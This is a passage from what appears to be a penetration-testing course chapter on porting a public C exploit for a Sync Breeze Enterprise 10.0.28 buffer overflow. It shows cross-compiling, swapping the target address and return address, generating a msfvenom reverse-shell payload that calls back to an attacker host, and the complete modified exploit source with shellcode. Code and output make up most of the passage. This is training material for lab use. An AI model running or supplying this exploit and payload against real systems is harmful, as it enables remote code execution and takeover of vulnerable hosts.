Although we could trust that the return address used in the exploit is correct, the more responsible alternative is to find the return address ourselves, especially if the one used is not part of the vulnerable application or its DLLs. One of the most reliable ways to do this is to clone the target environment locally in a virtual machine and then use a debugger on the vulnerable software to obtain the memory address of the return address instruction.

We must also consider changing the payload contained in the original exploit code.

As mentioned in a previous module, public exploits present an inherent danger because they often contain hex-encoded payloads that must be reverse-engineered to determine how they function. Because of this, we must always review the payloads used in public exploits or better yet, insert our own.

When we do this, we will obviously include our own IP address and port numbers and possibly exclude certain bad characters, which we can determine on our own or glean from the exploit comments.

While generating our own payload is advised whenever possible, there are exploits that use custom payloads that are key for a successful compromise of the vulnerable application. If this is the case, our only option is to reverse engineer the payload to determine how it functions and if it is safe to execute. This is difficult and beyond the scope of this module, so we will instead focus on shellcode replacement.

All of these considerations must be kept in mind as we re-purpose the exploit.

15.1.2 Importing and Examining the Exploit

In this example, we will again target Sync Breeze Enterprise 10.0.28 as we did in a previous module, but we will focus on a different exploit. This will provide us with another working exploit for our target environment and allow us to walk through the modification process.

Searching by product and version, we notice that there are two available exploits for this particular vulnerability, one of which is coded in *C*:


```
kali@kali:~$ searchsploit "Sync Breeze Enterprise 10.0.28"
------------------------------------------------------------ ----------------------
 Exploit Title                                              |  Path (/usr/share/exploitdb/)
------------------------------------------------------------ ----------------------
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/remote/42928.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/dos/42341.c
------------------------------------------------------------ ----------------------
```

Listing 426 - Searching for available exploits for our vulnerable software using searchsploit

Since we're already familiar with how the vulnerability works and how it is exploited, we are presented with a good opportunity to see the differences between scripting languages such as *Python* and a compiled language such as *C* without the added complexity of unraveling a new vulnerability.

While there are plenty of differences between the two languages, we will focus on two main differences that will affect us, including memory management and string operations.

The first key difference is that scripting languages are executed through an interpreter and not compiled to create a stand-alone executable. Because scripting languages require an interpreter, this means that we can not run a *Python* script in an environment where *Python* is not installed. This could limit us in the field, especially if we need a stand-alone exploit (like a local privilege escalation) that must run in an environment that doesn't have Python pre-installed.

> *As an alternative, we could consider using PyInstaller (https://www.pyinstaller.org), which packages Python applications into stand-alone executables for various target operating systems. However, given the nuances of exploit code, we suggest porting the code by hand to fully understand how the exploit will work against the target.*

An additional difference between the two languages is that in a scripting language like *Python*, concatenating a string is very easy and usually takes the form of an addition between two strings:

```
kali@kali:~$ python

>>> string1 = "This is"
>>> string2 = " a test"
>>> string3 = string1 + string2
>>> print string3
This is a test
```

Listing 427 - String concatenation example in Python

As discussed later in this module, concatenating strings in this way is not allowed in a programming language such as *C*.

To begin the process of modifying our exploit, we will move the target exploit[380] to our current working directory by using SearchSploit's handy `-m` mirror (copy) option:

[380] (Offensive Security, 2017), https://www.exploit-db.com/exploits/42341/

```
kali@kali:~$ searchsploit -m 42341
  Exploit: Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/42341/
     Path: /usr/share/exploitdb/exploits/windows/dos/42341.c
File Type: C source, UTF-8 Unicode text, with CRLF line terminators

Copied to: /home/kali/42341.c
```

Listing 428 - Using searchsploit to copy the exploit to the current working directory

Now that the exploit is mirrored to our home directory, we can inspect it to determine what modifications (if any) are required to compile the exploit and make it work in our target environment.

However, before even considering compilation, we notice that the headers (such as winsock2.h[381]) indicate that this code was meant to be compiled on Windows:

```
#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

Listing 429 - Displaying the C headers at the beginning of the exploit code

Although we could attempt to compile this on Windows, we will instead *cross-compile*[382] this exploit on Kali.

15.1.3 Cross-Compiling Exploit Code

In order to avoid compilation issues, it is generally recommended to use native compilers for the specific operating system targeted by the code; however, this may not always be an option.

There are situations where we only have access to a single attack environment (like Kali), but need to leverage an exploit that is coded for a different platform. This is where a cross-compiler can be extremely helpful.

We will use the extremely popular *mingw-64* cross-compiler in this section. If it's not already present, we can install it with **apt**:

```
kali@kali:~$ sudo apt install mingw-w64
```

Listing 430 - Installing the mingw-64 cross-compiler in Kali

After the installation has completed, we can use **mingw-64** to compile the code into a Windows PE file.[383] The first step is to see if the exploit code compiles without errors:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
/tmp:syncbreeze_exploit.c:(.text+0x2e): undefined reference to `_imp__WSAStartup@8'
/tmp:syncbreeze_exploit.c:(.text+0x3c): undefined reference to `_imp__WSAGetLastError@
/tmp:syncbreeze_exploit.c:(.text+0x80): undefined reference to `_imp__socket@12'
/tmp:syncbreeze_exploit.c:(.text+0x93): undefined reference to `_imp__WSAGetLastError@
/tmp:syncbreeze_exploit.c:(.text+0xbd): undefined reference to `_imp__inet_addr@4'
```

[381] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms737629(v=vs.85).aspx

[382] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross_compiler

[383] (Offensive Security, 2015), https://forums.offensive-security.com/showthread.php?t=2206&p=8529

```
/tmp:syncbreeze_exploit.c:(.text+0xdd): undefined reference to `_imp__htons@4'
/tmp:syncbreeze_exploit.c:(.text+0x106): undefined reference to `_imp__connect@12'
/tmp:syncbreeze_exploit.c:(.text+0x14f): undefined reference to `_imp__send@16'
/tmp:syncbreeze_exploit.c:(.text+0x182): undefined reference to `_imp__closesocket@4'
collect2: error: ld returned 1 exit status
```

Listing 431 - Errors displayed after attempting to compile the exploit using mingw-64

Something went wrong during the compilation process and although the errors from listing 431 may seem foreign, a simple Google search for "WSAStartup" reveals that this is a function found in *winsock.h*. Further research indicates that these errors occur when the linker can not find the winsock library, and that adding the **-lws2_32** parameter to the **i686-w64-mingw32-gcc** command should fix the problem:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ ls -lah
total 372K
drwxr-xr-x  2 root root 4.0K Feb 24 17:13 .
drwxr-xr-x 17 root root 4.0K Feb 24 15:42 ..
-rw-r--r--  1 root root 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 root root 355K Feb 24 17:13 syncbreeze_exploit.exe
```

Listing 432 - Successfully compiling the code after adjusting the mingw-64 command to link the winsock library

Listing 432 shows that mingw32 produced an executable without generating any compilation errors.

15.1.3.1 Exercises

1. Locate the exploit discussed in this section using the searchsploit tool in Kali Linux.
2. Install the mingw-w64 suite in Kali Linux and compile the exploit code.

15.1.4 Changing the Socket Information

We already know that this exploit targets a remotely-accessible vulnerability, which means that our code needs to establish a connection to the target at some point.

Inspecting the C code, we notice that it uses hard-coded values for the *IP address* as well as the for *port*:

```
printf("[>] Socket created.\n");
server.sin_addr.s_addr = inet_addr("10.11.0.22");
server.sin_family = AF_INET;
server.sin_port = htons(80);
```

Listing 433 - Identifying the code lines responsible for the IP address and port

These will be the first values that we will need to adjust in our exploit.

15.1.4.1 Exercises

1. Modify the connection information in the exploit in order to target the SyncBreeze installation on your Windows client.
2. Recompile the exploit and use Wireshark to confirm that the code successfully initiates a socket connection to your dedicated Windows client.

15.1.5 Changing the Return Address

Further inspection on the code reveals the use of a return address located in msvbvm60.dll, which is not part of the vulnerable software. Looking at the loaded modules in the debugger on our Windows client, we notice that this DLL is absent, meaning that the return address will not be valid for our target.

Given that we already have a working exploit from our previous module, we can replace the target return address with our own, which is valid.

```
unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83
```

Listing 434 - Changing the return address

If we do not have a return address from a previously developed exploit, we have a few options. The first, and most recommended option, is to recreate the target environment locally and use a debugger to determine this address. This is the process we used when we developed the original exploit.

If this is not an option, then we could use information from other publicly available exploits to get a reliable return address that will match our target environment. For example, if we needed a return address for a JMP ESP instruction on Windows Server 2003 SP2, we could look for it in public exploits leveraging different vulnerabilities targeting that operating system. This method is less reliable and can vary widely depending on the protections the operating system has installed.

As an alternative, we could obtain a return address directly from the target machine. If we have access to our target as an unprivileged user and want to run an exploit that will elevate our privileges, we can copy the DLLs that we are interested into our attack machine and use various tools such as disassemblers or even *msfpescan*[384] from the Metasploit Framework to obtain a reliable return address.

15.1.5.1 Exercise

1. Find any valid return address instruction and alter the one present in the original exploit.

15.1.6 Changing the Payload

Continuing the analysis of our *C* exploit, we notice that the *shellcode* variable seems to hold the payload. Since it is stored as hex bytes, we can not easily determine its purpose. The only hint given by the author refers to a *NOP slide* that is part of the *shellcode* variable:

```
unsigned char shellcode[] =
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
  "\xdb\xda\xbd\x92\xbc\xaf\xa7\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
  "\x52\x31\x68\x17\x83\xc0\x04\x03\xfa\xaf\x4d\x52\x06\x27\x13"
  "\x9d\xf6\xb8\x74\x17\x13\x89\xb4\x43\x50\xba\x04\x07\x34\x37"
  "\xee\x45\xac\xcc\x82\x41\xc3\x65\x28\xb4\xea\x76\x01\x84\x6d"
  "\xf5\x58\xd9\x4d\xc4\x92\x2c\x8c\x01\xce\xdd\xdc\xda\x84\x70"
  "\xf0\x6f\xd0\x48\x7b\x23\xf4\xc8\x98\xf4\xf7\xf9\x0f\x8e\xa1"
  "\xd9\xae\x43\xda\x53\xa8\x80\xe7\x2a\x43\x72\x93\xac\x85\x4a"
  "\x5c\x02\xe8\x62\xaf\x5a\x2d\x44\x50\x29\x47\xb6\xed\x2a\x9c"
```

[384] (Offensive Security, 2019), https://www.offensive-security.com/metasploit-unleashed/exploit-targets/

```
  "\xc4\x29\xbe\x06\x6e\xb9\x18\xe2\x8e\x6e\xfe\x61\x9c\xdb\x74"
  "\x2d\x81\xda\x59\x46\xbd\x57\x5c\x88\x37\x23\x7b\x0c\x13\xf7"
  "\xe2\x15\xf9\x56\x1a\x45\xa2\x07\xbe\x0e\x4f\x53\xb3\x4d\x18"
  "\x90\xfe\x6d\xd8\xbe\x89\x1e\xea\x61\x22\x88\x46\xe9\xec\x4f"
  "\xa8\xc0\x49\xdf\x57\xeb\xa9\xf6\x93\xbf\xf9\x60\x35\xc0\x91"
  "\x70\xba\x15\x35\x20\x14\xc6\xf6\x90\xd4\xb6\x9e\xfa\xda\xe9"
  "\xbf\x05\x31\x82\x2a\xfc\xd2\x01\xba\x8a\xef\x32\xb9\x72\xe1"
  "\x9e\x34\x94\x6b\x0f\x11\x0f\x04\xb6\x38\xdb\xb5\x37\x97\xa6"
  "\xf6\xbc\x14\x57\xb8\x34\x50\x4b\x2d\xb5\x2f\x31\xf8\xca\x85"
  "\x5d\x66\x58\x42\x9d\xe1\x41\xdd\xca\xa6\xb4\x14\x9e\x5a\xee"
  "\x8e\xbc\xa6\x76\xe8\x04\x7d\x4b\xf7\x85\xf0\xf7\xd3\x95\xcc"
  "\xf8\x5f\xc1\x80\xae\x09\xbf\x66\x19\xf8\x69\x31\xf6\x52\xfd"
  "\xc4\x34\x65\x7b\xc9\x10\x13\x63\x78\xcd\x62\x9c\xb5\x99\x62"
  "\xe5\xab\x39\x8c\x3c\x68\x59\x6f\x94\x85\xf2\x36\x7d\x24\x9f"
  "\xc8\xa8\x6b\xa6\x4a\x58\x14\x5d\x52\x29\x11\x19\xd4\xc2\x6b"
  "\x32\xb1\xe4\xd8\x33\x90";
```

Listing 435 - The shellcode variable content includes a NOP slide before the actual payload

Since we have already determined the bad characters from our research in the previous exploit, we can generate our own payload with **`msfvenom`**:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EXITFUNC=
thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbf\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
"\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
"\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
"\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
"\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
"\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\xa9"
"\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
"\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
"\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
"\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
"\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
"\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
"\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
"\x1b\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
"\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
"\x47\xdc\xa3\xb6\x06\x15\xc9\xa4\xff\xd5\x84\x96\x56\xe9\x32"
"\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
"\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
"\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
"\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
"\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
"\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
"\x52\x18\x85\x8e\x53\x09";
```

Listing 436 - Using msfvenom to generate a reverse shell payload that fits our environment

With all the above-mentioned changes, our exploit code now looks like the following:

```
...
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define DEFAULT_BUFLEN 512

#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>

DWORD SendRequest(char *request, int request_size) {
    WSADATA wsa;
    SOCKET s;
    struct sockaddr_in server;
    char recvbuf[DEFAULT_BUFLEN];
    int recvbuflen = DEFAULT_BUFLEN;
    int iResult;

    printf("\n[>] Initialising Winsock...\n");
    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    {
        printf("[!] Failed. Error Code : %d", WSAGetLastError());
        return 1;
    }

    printf("[>] Initialised.\n");
    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        printf("[!] Could not create socket : %d", WSAGetLastError());
    }

    printf("[>] Socket created.\n");
    server.sin_addr.s_addr = inet_addr("10.11.0.22");
    server.sin_family = AF_INET;
    server.sin_port = htons(80);

    if (connect(s, (struct sockaddr *)&server, sizeof(server)) < 0)
    {
        puts("[!] Connect error");
        return 1;
    }
    puts("[>] Connected");

    if (send(s, request, request_size, 0) < 0)
    {
        puts("[!] Send failed");
        return 1;
    }
    puts("\n[>] Request sent\n");
    closesocket(s);
    return 0;
}

void EvilRequest() {
```

```
    char request_one[] = "POST /login HTTP/1.1\r\n"
                         "Host: 10.11.0.22\r\n"
                         "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/201
00101 Firefox/52.0\r\n"
                         "Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8\r\n"
                         "Accept-Language: en-US,en;q=0.5\r\n"
                         "Referer: http://10.11.0.22/login\r\n"
                         "Connection: close\r\n"
                         "Content-Type: application/x-www-form-urlencoded\r\n"
                         "Content-Length: ";
    char request_two[] = "\r\n\r\nusername=";

    int initial_buffer_size = 780;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
    unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83

    // root@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EX
ITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
    unsigned char shellcode[] =
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
    "\xbf\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
    "\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
    "\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
    "\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
    "\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
    "\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
    "\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\xa9"
    "\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
    "\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
    "\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
    "\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
    "\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
    "\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
    "\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
    "\x1b\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
    "\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
    "\x47\xdc\xa3\xb6\x06\x15\xc9\xa4\xff\xd5\x84\x96\x56\xe9\x32"
    "\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
    "\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
    "\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
    "\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
    "\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
    "\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
    "\x52\x18\x85\x8e\x53\x09";

    char request_three[] = "&password=A";

    int content_length = 9 + strlen(padding) + strlen(retn) + strlen(shellcode) + strl
en(request_three);
    char *content_length_string = malloc(15);
    sprintf(content_length_string, "%d", content_length);
    int buffer_length = strlen(request_one) + strlen(content_length_string) + initial_
buffer_size + strlen(retn) + strlen(request_two) + strlen(shellcode) + strlen(request_
```

```
three);

    char *buffer = malloc(buffer_length);
    memset(buffer, 0x00, buffer_length);
    strcpy(buffer, request_one);
    strcat(buffer, content_length_string);
    strcat(buffer, request_two);
    strcat(buffer, padding);
    strcat(buffer, retn);
    strcat(buffer, shellcode);
    strcat(buffer, request_three);

    SendRequest(buffer, strlen(buffer));
}

int main() {

    EvilRequest();
    return 0;
}
```

Listing 437 - Exploit code following the socket information, return address instruction, and payload changes

Let's compile the exploit code using **mingw-64** to see if it generates any errors:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~/Desktop$ ls -lah
total 372K
drwxr-xr-x  2 kali kali 4.0K Feb 24 17:14 .
drwxr-xr-x 17 kali kali 4.0K Feb 24 15:42 ..
-rw-r--r--  1 kali kali 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 kali kali 355K Feb 24 17:14 syncbreeze_exploit.exe
```

Listing 438 - Compiling the modified exploit code using mingw-64

Now that we have an updated, clean-compiling exploit, we can test it out. We will attach our debugger to the SyncBreeze service on our sandboxed test target and set a breakpoint at the memory address of our JMP ESP instruction:



Figure 261: Setting a breakpoint at our JMP ESP address

Once our breakpoint has been set in the debugger, we can let the application run normally and attempt to execute our exploit from Kali Linux.

Because this binary is cross-compiled to run on Windows, we can not simply run it from our Kali Linux machine. In order to run this Windows binary, we will use **wine**,[385] which is a compatibility layer capable of running Windows applications on several operating systems such as Linux, BSD and MacOS:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

Listing 439 - Running the Windows exploit using wine

[385] (WineHQ, 2019), https://www.winehq.org/

Surprisingly, we do not hit our breakpoint at all. Instead, the application crashes and the EIP register seems to be overwritten by *0x9010090c*.



Figure 262: EIP is overwritten by our return address instruction address misaligned by one byte

By analyzing both the value stored in EIP (*0x9010090c*) and the buffer sent to the target application, we notice that our offset to overwrite the return address on the stack seems to be off by one byte. The wrong offset forces the CPU to POP a different return address from the stack rather than the intended one, *0x10090c83*.

15.1.6.1 Exercises

1. Generate a reverse shell payload using msfvenom while taking into account the bad characters of our exploit.
2. Replace the original payload with the newly generated one.
3. Attach the debugger to the target process and set a breakpoint at the return address instruction.
4. Compile the exploit and run it. Did you hit the breakpoint?

15.1.7 Changing the Overflow Buffer

Let's try to understand our misalignment. Looking at where the first part of our large padding buffer of "A" characters is created, we notice that it starts with a call to *malloc*[386] with the size 780:

```
int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
```

Listing 440 - Allocating memory for the initial buffer using malloc

This number should sound familiar to you. If you recall, from our research during the Windows Buffer Overflow module, we determined that 780 is the offset in bytes required to overwrite the return address on the stack and take control of the EIP register.

The *malloc* function only allocates a block of memory based on the requested size. This buffer needs to be properly initialized, which is done using the *memset*[387] function right after the call to *malloc*:

```
memset(padding, 0x41, initial_buffer_size);
```

Listing 441 - Filling the initial buffer with "A" characters

Using *memset* will fill out the memory allocation with a particular character, which in our case is 0x41, the hex representation of the "A" character in ASCII.

The next line of code in the exploit is interesting. There's a call to *memset*, which sets the last byte in the allocation to a NULL byte:

```
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

Listing 442 - Memset setting the last byte to a null-terminator to convert the buffer into a string

This may seem confusing at first, however, continuing to read the code, we arrive at the lines where the final *buffer* is created.

```
char *buffer = malloc(buffer_length);
memset(buffer, 0x00, buffer_length);
strcpy(buffer, request_one);
strcat(buffer, content_length_string);
strcat(buffer, request_two);
strcat(buffer, padding);
strcat(buffer, retn);
strcat(buffer, shellcode);
strcat(buffer, request_three);
```

Listing 443 - Creating the final buffer for the exploit

